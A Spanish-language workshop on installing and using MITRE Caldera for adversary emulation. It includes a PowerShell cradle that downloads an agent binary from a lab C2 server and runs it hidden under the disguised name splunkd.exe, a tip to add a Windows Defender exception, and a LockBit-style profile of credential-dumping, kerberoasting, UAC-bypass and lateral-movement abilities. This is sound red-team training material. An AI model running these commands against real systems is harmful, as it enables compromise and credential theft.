

Taller Simulaciones con Caldera

Contacto con Caldera

Ejercicio 1:

El objetivo de ejercicio es realizar la instalación de la herramienta Caldera.

Requerimientos:

- Sistema Operativo: Linux/MacOS
- Python 3.7, 3.8 o 3.9 (con pip3)
- Navegador moderno (Chrome, Brave, Firefox, etc)
- Conexión a Internet.

Para realizar la instalación de CALDERA se debe descargar la base de código de la aplicación clonando el repositorio.

git clone https://github.com/mitre/caldera.git --recursive --branch 4.2.0

```
(kali@kali)-[~] $ git clone https://github.com/mitre/caldera.git --recursive --branch 4.2.0
Cloning into 'caldera'...
remote: Enumerating objects: 24013, done.
remote: Counting objects: 100% (1779/1779), done.
remote: Compressing objects: 100% (777/777), done.
remote: Total 24013 (delta 1182), reused 1446 (delta 996), pack-reused 22234
Receiving objects: 100% (24013/24013), 25.63 MiB | 3.79 MiB/s, done.
Resolving deltas: 100% (16120/16120), done.
Note: switching to 'bcaac299e050ed7a1aa9b5bf2ea3d5537074acda'.
```

Posteriormente se debe ingresar a la carpeta principal de la aplicación.

```
cd caldera
```

Se debe instalar las dependencias de la plataforma haciendo uso del utilitario de Python *pip3*

```
pip3 install -r requirements.txt
```

Finalmente se puede inicializar la aplicación por medio del siguiente comando.

```
python3 server.py -E default
```


```
[kali@kali:~/caldera]$ python server.py -E default
2024-01-22 15:55:31 - INFO (server.py:125 <module>) Using main config from conf/default.yml
2024-01-22 15:55:33 - INFO (contact_gist.py:70 start) Invalid Github Gist personal API token provided. Gist C2 contact will not be started.
2024-01-22 15:55:33 - INFO (tunnel_ssh.py:26 start) Generating temporary SSH private key. Was unable to use provided SSH private key
2024-01-22 15:55:33 - INFO (app_svc.py:116 load) Enabled plugin: access
2024-01-22 15:55:33 - INFO (app_svc.py:116 load) Enabled plugin: geneboard
2024-01-22 15:55:33 - ERROR (c_plugin.py:70 enable) Error enabling plugin-builder, HTTPConnection.request() got an unexpected keyword argument 'chunked'
2024-01-22 15:55:33 - INFO (app_svc.py:116 load) Enabled plugin: builder
2024-01-22 15:55:33 - INFO (app_svc.py:116 load) Enabled plugin: training
2024-01-22 15:55:33 - INFO (app_svc.py:116 load) Enabled plugin: manx
2024-01-22 15:55:33 - INFO (app_svc.py:116 load) Enabled plugin: stockpile
2024-01-22 15:55:33 - INFO (app_svc.py:116 load) Enabled plugin: compass
2024-01-22 15:55:33 - ERROR (human_svc.py:52 load_workflow_module) Error loading extension-plugins.human.pyhuman.app.workflows.open_office_writer, No module named 'pyautogui'
2024-01-22 15:55:33 - ERROR (human_svc.py:52 load_workflow_module) Error loading extension-plugins.human.pyhuman.app.workflows.browse_youtube, No module named 'selenium'
2024-01-22 15:55:33 - ERROR (human_svc.py:52 load_workflow_module) Error loading extension-plugins.human.pyhuman.app.workflows.google_search, No module named 'selenium'
2024-01-22 15:55:33 - ERROR (human_svc.py:52 load_workflow_module) Error loading extension-plugins.human.pyhuman.app.workflows.open_office_calc, No module named 'pyautogui'
2024-01-22 15:55:33 - ERROR (human_svc.py:52 load_workflow_module) Error loading extension-plugins.human.pyhuman.app.workflows.browse_web, No module named 'selenium'
2024-01-22 15:55:33 - INFO (app_svc.py:116 load) Enabled plugin: human
2024-01-22 15:55:33 - INFO (app_svc.py:116 load) Enabled plugin: atomic
2024-01-22 15:55:33 - INFO (app_svc.py:116 load) Enabled plugin: fieldmanual
2024-01-22 15:55:34 - INFO (app_svc.py:116 load) Enabled plugin: sandcat
2024-01-22 15:55:34 - INFO (app_svc.py:116 load) Enabled plugin: response
2024-01-22 15:55:34 - INFO (app_svc.py:116 load) Enabled plugin: debrief
2024-01-22 15:55:34 - ERROR (emu_svc.py:61 decrypt_payloads) [-] Error - Unable to import 'pyminizip'.
2024-01-22 15:55:34 - ERROR (emu_svc.py:61 decrypt_payloads) [-] Verify you have installed dependencies:
2024-01-22 15:55:34 - ERROR (emu_svc.py:61 decrypt_payloads) [-] See URL for more info: https://github.com/smhica/pyminizip
2024-01-22 15:55:34 - ERROR (emu_svc.py:166 decrypt_payloads) None
2024-01-22 15:55:34 - ERROR (c_plugin.py:70 enable) Error enabling plugin-emu, Command '['/usr/bin/python', 'plugins/emu/data/adversary-emulation-plans/fin7/Resources/utilities/crypt_executables.py', '-i', 'plugins/emu/data/adversary-emulation-plans/fin7/Resources', '-p', 'malware', '--decrypt']' returned non-zero exit status 255.
2024-01-22 15:55:34 - INFO (app_svc.py:116 load) Enabled plugin: emu
2024-01-22 15:55:34 - INFO (logging.py:92 log) Creating SSH listener on 0.0.0.0, port 8022
2024-01-22 15:55:34 - INFO (server.py:741 start) serving on 0.0.0.0:8022
2024-01-22 15:55:41 - INFO (server.py:73 run_tasks) All systems ready.
2024-01-22 15:55:46 - INFO (hook.py:58 build_docs) Docs built successfully.
```

Ejercicio 2:

Nuestro objetivo es parametrizar la herramienta de tal manera que se habiliten los distintos módulos que son necesarios para la ejecución exitosa de un ejercicio de simulación.


Muchos de estos módulos adicionales no proveen las distintas habilidades o técnicas que pueden ser parametrizadas en la herramienta para la correcta creación y ejecución de simulaciones.

Como primer paso se debe de navegar a la página principal del aplicativo.




En esta pantalla se hará uso de las credenciales de acceso por defecto admin/admin.

Una vez dentro de la plataforma se debe navegar al apartado “configuration”.



Posteriormente haremos la habilitación de los “plugins” necesarios.



En este apartado se debe habilitar todos los plugins a excepción de los siguientes que no serán utilizados en el laboratorio.


- Builder
- Emu
- Ssl

atomic	The collection of abilities in the Red Canary Atomic test project	Enabled
builder	Dynamically compile ability code via docker containers	Enable
compass	Use the compass to Navigate CALDERA	Enabled
debrief	some good bones	Enabled
emu	The collection of abilities from the CTID Adversary Emulation Plans	Enable
fieldmanual	Holds and serves Caldera documentation	Enabled
gameboard	Monitor a red-and-blue team operation	Enabled
human	Emulate human behavior on a system	Enabled
manx	A toolset which supports terminal access	Enabled
sandcat	A custom multi-platform RAT	Enabled
ssl	Run an SSL proxy in front of the server	Enable
stockpile	A stockpile of abilities, adversaries, payloads and planners	Enabled
training	A certification course to become a CALDERA SME	Enabled


Ejercicio 3:

El ejercicio busca explicar los pasos a seguir para configurar a un agente dentro de la plataforma.


Se inicia por acceder al bloque de agentes desde el menú principal.




Este apartado nos permite visualizar los agentes que ya se encuentran desplegados, acompañado de información del estado de estos y otros datos relevantes como lo es la plataforma, protocolo de contacto, etc.



Para el despliegue de un nuevo agente es necesario hacer clic en el botón “Deploy an agent”.




Una pantalla mostrando los agentes disponibles se mostrará.




Para el ejercicio se debe seleccionar “Sandcat” el cual es el agente predefinido escrito en GoLang de Caldera.

Esto habilita otra sección de la pantalla en donde seleccionaremos la plataforma para cual se creará el agente. En nuestro caso se debe seleccionar “Windows”.



Esto habilita otra sección de la pantalla en donde se puede parametrizar la URL de contacto del agente, el nombre del binario que será descargado y ejecutado.

El apartado de extensiones es utilizado para notificarle a CALDERA sobre el uso de módulos adicionales. Esto no será utilizado en el laboratorio por lo que debe permanecer en blanco.



En el campo app.contact.http se debe colocar la dirección IP del sistema en donde se está ejecutando CALDERA.

En el campo agents.implant_name se debe colocar el texto “hackconrd”.

Posteriormente haremos uso del código autogenerated de POWERSHELL para el despliegue del binario en el sistema objetivo.




```

psh CALDERA's default agent, written in GoLang. Communicates through the HTTP(S) contact by default.

$server="http://192.168.254.128:8888";
$url="$server/file/download";
$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");
$wc.Headers.add("file","sandcat.go");
$data=$wc.DownloadData($url);
get-process | ? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;
rm -force "C:\Users\Public\splunkd.exe" -ea ignore;
[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;
Start-Process -FilePath C:\Users\Public\splunkd.exe -ArgumentList "-server $server -group red" .
  
```

En el sistema objetivo se debe pegar en una consola de POWERSHELL el código antes copiado y posteriormente se debe ejecutar.



```

Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Prueba la nueva tecnología PowerShell multiplataforma https://aka.ms/pscore6

PS C:\Users\bides> $server="http://192.168.254.128:8888";$url="$server/file/download";$wc=New-Object System.Net.WebClient;
$wc.Headers.add("platform","windows");$wc.Headers.add("file","sandcat.go");$data=$wc.DownloadData($url);get-process |
? {$_.modules.filename -like "C:\Users\Public\splunkd.exe"} | stop-process -f;rm -force "C:\Users\Public\splunkd.exe" -
ea ignore;[io.file]::WriteAllBytes("C:\Users\Public\splunkd.exe",$data) | Out-Null;Start-Process -FilePath C:\Users\Publ
ic\splunkd.exe -ArgumentList "-server $server -group red" -WindowStyle hidden;
  
```


Si todo lo anterior se ejecutó de forma exitosa se debe de poder ver en la consola de agentes un nuevo agente con estado “alive, trusted”.

Agents							
You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.							
+ Deploy an agent		⚙ Configuration		2 agents			
id (paw)	host	group	platform	contact	pid	privilege	status
vftpln	WIN-CFGHREGKVT	red	windows	HTTP	4228	Elevated	dead, untrusted
jvizmv	DESKTOP-2F7O6J3	red	windows	HTTP	10208	User	alive, trusted


Ejercicio 4:

En este ejercicio se creará y lanzará una campaña de simulación haciendo uso de una plantilla de simulación predefinida.

Para esto, en el menú de campañas se debe hacer clic en el apartado de “operations”.



Se debe crear una nueva operación de simulación haciendo clic en el botón “Create Operation”.



Una vez realizada esta acción se presenta una pantalla de inicio de nueva operación.

A dark-themed form titled 'Start New Operation'. It contains three input fields: 'Operation name' (a text box), 'Adversary' (a dropdown menu with 'No adversary (manual)' selected), and 'Fact source' (a dropdown menu with 'basic' selected). Below these fields is a section labeled 'ADVANCED' with a text box. At the bottom of the form are two buttons: 'Close' and 'Start'.

Operation name: Este campo es utilizado para darle un nombre a esta operación, la cual también puede ser reutilizada posteriormente.

Adversary: Nos provee un listado de “Adversarios” los cuales cuentan con acciones predefinidas.

Fact Source: Nos ayuda a definir “cosas” que son conocidas previamente por la operación.

Para el laboratorio se debe de asignar un nombre a la operación y se debe de seleccionar al adversario “Super Spy”.

Start New Operation

Operation name: Super Espia 007

Adversary: Super Spy

Fact source: basic

ADVANCED

Close Start

Una vez creada la operación (clic en start) se presenta la pantalla de ejecución de dicha operación.

NOTA: Se recomienda crear excepción en Windows Defender

Operations

Select an operation: Super Espia 007 (1/22/2024, 10:51:14 PM) - 0 decisions | just now

Operation Details Download Delete Current state: running Stop Pause Run 1 Link Obfuscation: plain-text Manual Autonomous Autoscroll

Last ran Screen Capture (just now)

Decide	Status	Link/Ability Name	Agent #paw	Host	pid	Link Command	Link Output
1/22/2024, 10:51:14 PM EST	running	Screen Capture	ehaeo	DESKTOP-2F706J3	n/a	View Command	No output.

+ Manual Command + Potential Link

Como se puede observar, todas las habilidades del Adversario se ejecutan y se indica en la pantalla el estado de la habilidad ejecutada.


Creación de Adversario Lockbit

Ejercicio 5:

En este ejercicio se debe crear un adversario denominado “Lockbit3” y este debe de contar con las habilidades definidas en el siguiente enlace.

https://github.com/infosecninja/red-team-scripts/blob/main/Lockbit_Ransomware_Atomic_Simulation.ps1

Para crear el adversario debemos ir al apartado “adversaries” bajo el menú de Campañas.




Luego daremos clic en el botón “+New Profile”.



Esto nos llevará a la pantalla que nos permite crear al adversario. Es aquí en donde se le debe de dar un nombre y descripción al mismo. Posteriormente hacemos clic en el botón “Create”.

A dark-themed form titled 'Create a profile'. It has two main sections: 'Profile Name' with a text input containing 'Lockbit', and 'Profile Description' with a text input containing 'Adversario baso en los TTPs utilizados por el grupo criminal ransomware lockbit'. At the bottom are two buttons: 'Create' (red) and 'Cancel' (gray).


El siguiente paso es agregar las distintas habilidades al adversario. Para esto se debe hacer clic en el botón “+ Add Ability”.



Esto nos permite agregar las habilidades desde el gestor de habilidades de la plataforma.


Del enlace proporcionado con los TTPs de Lockbit debemos de realizar la búsqueda de cada una de las habilidades en CALDERA para agregarlas.

```
44
45 # Atomic Test #2 - Windows - Discover domain trusts with nltest
46 Invoke-AtomicTest T1482 -TestNumbers 2
```



Puede que no todas las habilidades se encuentren disponibles por lo que estas pueden ser obviadas.

Una vez seleccionada la habilidad se puede observar los detalles de la habilidad.



En este apartado se puede observar todo lo que realiza el “ejecutor” de la habilidad.

Delete payload ☒

Executors

+ Add Executor

platform windows

executor cmd

payloads

No payloads selected

01b633_Calculator.docx
035557_regtemplate.ini
04f33d_remove_login_item.osa
053c10_AllTheThings.iso
05c7d6_dump_heap.py
0655d1_WindowsServiceExample.exe

command

nltest /domain_trusts && nltest /trusted_domains

En ciertas ocasiones es necesario modificar el comando del ejecutor para que este se adapte a lo que necesitamos.

De igual forma existen ciertas habilidades que dependen de otros programas que no necesariamente se encuentran almacenados en el sistema. Estos deben ser descargados haciendo uso de otra habilidad.

Después de agregar todos los abilities, guardamos con “Save Profile”

adversaries

+ Add Ability + Add Adversary Fact Breakdown

Objective: default Change

Export Save Profile Delete Profile

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Rundll32 with Ordinal Value	defense-evasion	Signed Binary Proxy Execution: Rundll32	Windows				
2	Windows - Discover domain trusts with nltest	discovery	Domain Trust Discovery	Windows				
3	Basic Permission Groups Discovery Windows (Domain)	discovery	Permission Groups Discovery: Domain Groups	Windows				
4	Cached Credential Dump via Cmdkey	credential-access	OS Credential Dumping: Cached Domain Credentials	Windows				
5	Create shortcut to cmd in startup folders	multiple	Boot or Logon Autostart Execution: Shortcut Modification	Windows				
6	Scheduled Task Startup Script	multiple	Scheduled Task/Job: Scheduled Task	Windows				
7	WinPwn - UAC Bypass ccmstp technique	multiple	Abuse Elevation Control Mechanism: Bypass User Account Control	Windows				
8	Rubeus kerberoast	credential-access	Steal or Forge Kerberos Tickets: Kerberoasting	Windows				
9	"SeDebugPrivilege" token duplication	multiple	Access Token Manipulation: Token Impersonation/Theft	Windows				
10	Copy and Execute File with PsExec	lateral-movement	Remote Services: SMB/Windows Admin Shares	Windows				
11	Dump LSASS.exe Memory using ProcDump	credential-access	OS Credential Dumping: LSASS Memory	Windows				


Ejercicio 6:

Se debe desplegar un nuevo agente o reutilizar un agente que se encuentre en estado “alive, trusted”.

El objetivo del ejercicio es cambiar ese agente seleccionado de grupo.

